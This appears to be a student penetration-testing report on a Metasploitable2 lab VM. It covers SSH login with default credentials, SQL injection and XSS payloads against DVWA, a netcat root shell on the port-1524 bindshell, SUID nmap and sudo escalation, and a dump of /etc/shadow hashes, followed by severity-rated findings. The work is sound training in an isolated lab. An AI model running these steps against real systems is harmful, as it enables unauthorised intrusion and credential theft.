    inet6 fe80::8ddb:bf02:7f68:2000 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:32:ba:07 txqueuelen 1000 (Ethernet)
    RX packets 2 bytes 650 (650.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 25 bytes 3214 (3.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Figure 9: ifconfig showing Kali attacker IP on Host-Only network

Step 3 - Exploitation

SSH access gained using default credentials msfadmin:msfadmin on port 22.



```
kali@kali: ~  
zsh: corrupt history file /home/kali/.zsh_history  
(kali@kali)~  
$ ssh -o "HostKeyAlgorithms=+ssh-rsa" -o "PubKeyAcceptedKeyTypes=+ssh-rsa" msfadmin@192.168.56.103  
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.  
RSA key fingerprint is: SHA256:BQHmSEoHX9GCIOLuVscegPXLQ0suPs+E9d/rrJB84rk  
This host key is known by the following other names/addresses:  
~/.ssh/known_hosts:1: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added '192.168.56.103' (RSA) to the list of known hosts.  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
msfadmin@192.168.56.103's password:  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
Last login: Sun May 31 00:21:10 2026  
msfadmin@metasploitable:~$
```

Figure 10: Successful SSH login to Metasploitable2 using default credentials

DVWA web application accessed via browser. Login page accessed at <http://192.168.56.103/dvwa/login.php>.




Figure 11: DVWA login page at 192.168.56.103

Successfully logged in to DVWA dashboard as admin.




Figure 12: DVWA homepage — logged in as admin

Security level set to Low to demonstrate SQL Injection and XSS vulnerabilities.




Figure 13: DVWA security level set to Low

SQL Injection payload ' OR '1'=1 injected into User ID field, successfully dumping all database records including admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith.




Figure 14: SQL Injection — all user records extracted from database using ' OR '1'=1

XSS payload <script>alert('XSS')</script> injected into the name field, executing JavaScript in the browser.





Figure 15: XSS attack — JavaScript alert popup confirming script execution in browser

Misconfiguration Exploitation -Bindshell (Port 1524) & SUID Nmap

Port 1524 (bindshell) is a critical misconfiguration, connecting via netcat gives an immediate root shell without any credentials. Additionally, the SUID nmap binary was exploited using --interactive mode to spawn a root shell, demonstrating an alternate privilege escalation path.




```
Session Actions Edit View Help
zsh: corrupt history file /home/kali/.zsh_history
(kali@kali)-[~]
$ nc 192.168.56.103 1524

root@metasploitable:/# whoami
root
root@metasploitable:/# nmap --interactive
!sh
whoami
Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap>
```

Figure 16: Bindshell (port 1524) exploitation — direct root shell via nc + SUID nmap interactive mode exploitation

Step 4 - Privilege Escalation

Post-SSH enumeration revealed whoami=msfadmin, kernel version 2.6.24 (2008), and sudo -l showing (ALL) ALL misconfiguration. Single command sudo su achieved full root access.




```
Session Actions Edit View H... root@metasploitable: /home/msfadmin
-bash: uname: command not found
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ sudo -l
[sudo] password for msfadmin:
User msfadmin may run the following commands on this host:
(ALL) ALL
msfadmin@metasploitable:~$ sudo su
-bash: sudo su: command not found
msfadmin@metasploitable:~$ sudo su
root@metasploitable: /home/msfadmin#
root@metasploitable: /home/msfadmin# whoami
root
root@metasploitable: /home/msfadmin# cat /etc/shadow
root:$1$avpf8J1$0z8w5UF9IV./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPot$MiyC3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
```

Figure 17: whoami=msfadmin, id, uname -a (kernel 2.6.24), sudo -l showing (ALL) ALL, sudo su → root, cat /etc/shadow

Step 5 - Post-Exploitation


With root access: `ls /root` revealed `Desktop`, `reset_logs.sh`, and `vnc.log`. `ps aux` showed all running processes. `find / -perm -4000` revealed SUID binaries.

A terminal window titled 'root@metasploitable: /home/msfadmin' showing the following commands and output:

```
root@metasploitable: /home/msfadmin# ls /root
Desktop  reset_logs.sh  vnc.log
root@metasploitable: /home/msfadmin# ps aux
```

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.6	0.1	2844	1696	?	Ss	00:20	0:02	/sbin/init
root	2	0.0	0.0	0	0	?	S<	00:20	0:00	[kthreadd]
root	3	0.0	0.0	0	0	?	S<	00:20	0:00	[migration/]
root	4	0.0	0.0	0	0	?	S<	00:20	0:00	[ksoftirqd/]
root	5	0.0	0.0	0	0	?	S<	00:20	0:00	[watchdog/0]
root	6	0.0	0.0	0	0	?	S<	00:20	0:00	[events/0]
root	7	0.0	0.0	0	0	?	S<	00:20	0:00	[khelper]
root	41	0.0	0.0	0	0	?	S<	00:20	0:00	[kblockd/0]
root	44	0.0	0.0	0	0	?	S<	00:20	0:00	[kacpid]
root	45	0.0	0.0	0	0	?	S<	00:20	0:00	[kacpi_noti]
root	90	0.0	0.0	0	0	?	S<	00:20	0:00	[kscriod]
root	128	0.0	0.0	0	0	?	S	00:20	0:00	[pdflush]
root	129	0.0	0.0	0	0	?	S	00:20	0:00	[pdflush]
root	130	0.0	0.0	0	0	?	S<	00:20	0:00	[kswapd0]
root	172	0.0	0.0	0	0	?	S<	00:20	0:00	[aio/0]
root	1128	0.0	0.0	0	0	?	S<	00:20	0:00	[ksnapd]
root	1344	0.0	0.0	0	0	?	S<	00:20	0:00	[ata/0]
root	1350	0.0	0.0	0	0	?	S<	00:20	0:00	[ata_aux]
root	1355	0.0	0.0	0	0	?	S<	00:20	0:00	[ksuspend_u]
root	1359	0.0	0.0	0	0	?	S<	00:20	0:00	[khubd]
root	2041	0.0	0.0	0	0	?	S<	00:20	0:00	[scsi_eh_0]
root	2121	0.0	0.0	0	0	?	S<	00:20	0:00	[scsi_eh_1]
root	2123	0.0	0.0	0	0	?	S<	00:20	0:00	[scsi_eh_2]
root	2201	0.0	0.0	0	0	?	S<	00:20	0:00	[kjournald]
root	2355	0.1	0.0	2216	648	?	S<s	00:20	0:00	/sbin/udevd
root	2577	0.0	0.0	0	0	?	S<	00:20	0:00	[kpsmouse]
dhcpc	3241	0.0	0.0	2436	776	?	S<s	00:20	0:00	dhclient3 -e
root	3541	0.0	0.0	0	0	?	S<	00:20	0:00	[kjournald]
daemon	3671	0.0	0.0	1836	528	?	Ss	00:20	0:00	/sbin/portma
statd	3687	0.0	0.0	1900	724	?	Ss	00:20	0:00	/sbin/rpc.st

Figure 18: `ls /root` showing `reset_logs.sh` and `vnc.log` + `ps aux` showing all processes running as root

A terminal window titled 'root@metasploitable: /home/msfadmin' showing the following commands and output:

```
root@metasploitable: /home/msfadmin# find / -perm -4000 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rpc
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uudd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Figure 19: `find / -perm -4000` revealing SUID binaries including `/usr/bin/nmap`, `/usr/bin/sudo`

PART E

1. Executive Summary

This report documents a complete Full Penetration Testing engagement conducted on Metasploitable2 as part of the Cybersecurity & Ethical Hacking Internship. The engagement simulated a real-world red team operation, covering the complete attack lifecycle from initial reconnaissance through to post-exploitation and reporting.

The assessment identified multiple Critical and High severity vulnerabilities across the target system, including default SSH credentials, SQL Injection, Cross-Site Scripting (XSS), a critical sudo misconfiguration, exposed SUID binaries, and full /etc/shadow access. Complete root-level compromise of the target system was achieved within minutes of initial access.

All testing was performed exclusively within an isolated VirtualBox lab environment. No real-world systems, external networks, or production infrastructure were targeted at any point during this engagement.

Metric	Value
Target System	Metasploitable2 (192.168.56.103)
Attacker Machine	Kali Linux (192.168.56.101)
Final Privilege	ROOT (uid=0)
Escalation Method	Sudo Misconfiguration — (ALL) ALL
Total Vulnerabilities	9
Critical	4
High	3
Medium	2
Time to Root	< 5 minutes from initial access

2. Methodology

This engagement followed the standard penetration testing lifecycle, mirroring real-world red team operations:

Phase	Activity	Tools Used
1	Reconnaissance	Nmap -sn, arp-scan, netdiscover
2	Scanning & Enumeration	Nmap -sV, Nmap -A, Nikto
3	Exploitation	SSH, Chromium, DVWA (SQL Injection, XSS)
4	Privilege Escalation	sudo -l, sudo su, find -perm -4000
5	Post-Exploitation	cat /etc/shadow, ls /root, ps aux
6	Reporting	Written report with screenshots and evidence

2.1 Scope & Ethical Declaration

- Target: Metasploitable2 VM running locally on VirtualBox
- Attacker: Kali Linux VM on same Host-Only network
- All testing performed exclusively in an isolated lab environment
- No external networks, real-world systems, or production infrastructure targeted
- All findings documented ethically for educational purposes

3. Technical Findings

The following vulnerabilities were identified and confirmed during the engagement:

3.1 Default SSH Credentials

Vulnerability ID	PT6-001
Severity	CRITICAL
Port / Service	22/tcp - OpenSSH 4.7p1
Credentials Used	msfadmin : msfadmin
Impact	Full shell access to target system

The target system accepted default SSH credentials (msfadmin:msfadmin), providing immediate shell access. This represents one of the most fundamental security failures. The SSH service also runs on an outdated version (OpenSSH 4.7p1) with known vulnerabilities.

3.2 SQL Injection - DVWA

Vulnerability ID	PT6-002
Severity	CRITICAL
Location	http://192.168.56.103/dvwa/vulnerabilities/sqli/
Payload Used	' OR '1'='1
Impact	Full database dump — all user records exposed

The SQL Injection vulnerability allowed extraction of all database user records. The attack returned records for admin, Gordon Brown, Hack Me, Pablo Picasso, and Bob Smith, demonstrating complete database compromise.

3.3 Cross-Site Scripting (XSS) — DVWA

Vulnerability ID	PT6-003
Severity	HIGH
Location	http://192.168.56.103/dvwa/vulnerabilities/xss_r/
Payload Used	<script>alert('XSS')</script>
Impact	Script execution in browser — session hijacking possible

3.4 Sudo Misconfiguration - (ALL) ALL

Vulnerability ID	PT6-004
Severity	CRITICAL
Command	sudo -l → (ALL) ALL
Exploit	sudo su → root
Impact	Complete system compromise — full root access

The msfadmin user was configured with unrestricted sudo privileges - (ALL) ALL, allowing execution of any command as root. A single command (sudo su) achieved full root access immediately.

3.5 Outdated Kernel — Linux 2.6.24 (2008)

Vulnerability ID	PT6-005
Severity	CRITICAL
Kernel Version	Linux 2.6.24-16-server (April 2008)
Known CVEs	Dirty COW (CVE-2016-5195), multiple kernel exploits
Impact	Remote code execution, privilege escalation

The target system runs a Linux kernel from 2008, over 17 years out of date. This kernel is affected by hundreds of known CVEs including Dirty COW (CVE-2016-5195).

3.6 /etc/shadow Accessible After Escalation

Vulnerability ID	PT6-006
Severity	HIGH
File	/etc/shadow
Command	cat /etc/shadow
Impact	All password hashes exposed — offline cracking possible

